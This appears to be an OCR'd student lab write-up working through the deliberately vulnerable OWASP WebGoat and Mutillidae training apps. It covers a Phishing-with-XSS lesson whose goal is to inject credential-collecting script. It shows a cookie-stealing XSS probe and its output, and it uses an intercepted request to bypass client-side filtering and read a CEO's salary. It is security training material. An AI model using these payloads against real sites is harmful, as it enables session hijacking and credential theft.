
The WebGoat Interface

Enter your name in the input field below and press "go" to submit. The server will accept the request, reverse the input, and display it back to the user, illustrating the basics of handling an HTTP request.

The user should become familiar with the features of WebGoat by manipulating the above buttons to view hints and solution. You have to use WebScarab for the first time.

Cross-Site Scripting (XSS)

Phishing with XSS



10.0.2.6/WebGoat/attack?Screen=130&menu=900

Choose another language: English

Logout

Phishing with XSS

OWASP WebGoat v5.4

Show Params | Show Cookies | Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks

Solution Videos | Restart this Lesson

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search:

Search


Results for:

No results were found.

OWASP Foundation | Project WebGoat | Report Bug

Input: <script>alert(document.cookie)</script>

//Javascript code to alert the session cookie



10.0.2.6

JSESSIONID=6733F6F7BDA992A7A20557BB8888317D;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada

OK


Search: <script>alert(document.cookie

Waiting for 10.0.2.6...

AJAX Security

LAB: Client-Side Filtering

Problem Statement: Find the salary of the CEO, Neville Bartholomew




STAGE 1: You are Moe Stooge, CSO of Goat Hills Financial. You have access to everyone in the company's information, except the CEO, Neville Bartholomew. Or at least you shouldn't have access to the CEO's information. For this exercise, examine the contents of the page to see what extra information you can find.

Select user: Choose Employee

UserID	First Name	Last Name	SSN	Salary

Solution: This information has been filtered due to a process called Client-Side Filtering. Client-side filtering refers to the practice of filtering and processing data directly within the user's web browser or client application, rather than on the server side. In this approach, the logic for filtering and displaying data is implemented using scripting languages like JavaScript within the context of the user's device. Client-side filtering is typically implemented to improve user experience and responsiveness, security professionals often need to bypass or manipulate such filters to test the effectiveness of security controls.


When we render the response in burpsuite, we can see the information about Neville Bartholomew and his salary without any filtering because Burpsuite acts as an intermediary between Server and Client.



```
GET /WebGoat/lessons/Ajax/clientSideFiltering.jsp?userId=102 HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Referer: http://10.0.2.6/WebGoat/attack?Screen=131&menu=400
Cookie: JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=
swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
```

UserID	First Name	Last Name	SSN	Salary
101	Larry	Stooge	386-09-5451	55000
102	Moe	Stooge	936-18-4524	140000
103	Curly	Stooge	961-08-0047	50000
104	Eric	Walker	445-66-5565	13000
105	Tom	Cat	792-14-6364	80000
106	Jerry	Mouse	858-55-4452	70000
107	David	Giambi	439-20-9405	100000
108	Bruce	McGuirre	707-95-9482	110000
109	Sean	Livingston	136-55-1046	130000
110	Joanne	McDougal	789-54-2413	90000
111	John	Wayne	129-69-4572	200000
112	Neville	Bartholomew	111-111-1111	450000

The answer to the problem is to be submitted in the textbox below.



10.0.2.6/WebGoat/attack?Screen=131&menu=400


Select user: Choose Employee

UserID	First Name	Last Name	SSN	Salary
107	David	Giambi	439-20-9405	100000

What is Neville Bartholomew's salary? 450000

OWASP Foundation | Project WebGoat | Report Bug

Stage 1 is completed



10.0.2.6/WebGoat/attack?Screen=131&menu=400

STAGE 2: Now, fix the problem. Modify the server to only return results that Moe Stooge is allowed to see.


* Stage 1 completed.

Select user: Choose Employee

UserID	First Name	Last Name	SSN	Salary

OWASP Mutillidae II


OWASP Mutillidae 2 is a free, open-source web application that is deliberately vulnerable and designed for educational purposes to teach and demonstrate various web security vulnerabilities and attack techniques. The name "Mutillidae" is derived from the family name of ants, and it's meant to symbolize the different vulnerabilities that can exist in web applications, much like the diversity of ants in nature.


10.0.2.6/mutillidae/
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
Like Mutillidae? Check out how to help
What Should I Do?
Video Tutorials
Help Me!
Listing of vulnerabilities
Bug Tracker
Bug Report Email Address
What's New? Click Here
Release Announcements

OWASP 2013

A4 – Insecure Direct Object References

Source Viewer



OWASP 2013
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
Text File Viewer
Source Viewer
Credits
Cookies
Arbitrary File Inclusion
10.0.2.6/mutillidae/index.php?page=source-viewer.php

